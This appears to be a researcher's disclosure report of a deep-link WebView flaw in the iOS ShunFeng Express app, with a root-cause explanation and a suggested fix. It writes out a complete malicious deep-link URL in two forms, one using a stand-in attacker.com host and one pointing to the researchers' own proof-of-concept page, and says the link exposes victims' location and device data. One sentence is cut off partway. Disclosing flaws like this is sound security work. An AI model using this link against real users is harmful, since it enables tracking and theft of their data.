# An information leak vulnerability in the iOS version of ShunFeng Express app

#### **Brief Description**


The iOS version of the ShunFeng Express app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a malicious URL (Scheme). When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the ShunFeng Express app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as retrieving victim's geolocation information and device information.


#### **Vulnerability Exploitation Process and Root Cause**

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: com.sf-express://openApp/?schemeParams={"params":{"title":"AttackerPage","source":{"uri":"https://attack.com/attack.html"}},"needLogin":true,"pageRoute":"WedViewPage"}. Here, "attack.com" is a domain under the attacker's control. In our experiment, we use com.sf-express://openApp/?schemeParams={"params":{"title":"AttackerPage","source":{"uri":"https://z houziyi1.github.io/iOSJS/shunfengexpress/atkShunFengExpress.html"}},"needLogin":true,"pageRoute":"WedViewPage"}.

When the victim clicks on this URL, the URL directs the victim to the ShunFeng Express app. The app lacks a domain name check, so it allows the webpage https://zhouziyi1.github.io/iOSJS/shunfengexpress/atkShunFengExpress.html to be loaded within the webview of the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as retrieving victim's geolocation information and device information.



### Impact of the Vulnerability

Scope of the vulnerability: ShunFeng Express app iOS version 9.71.0 (the latest version as of

Consequences of the vulnerability: Information disclosure.

## **Possible Countermeasures**

Should implement proper domain name checks before the invocation of privileged interfaces.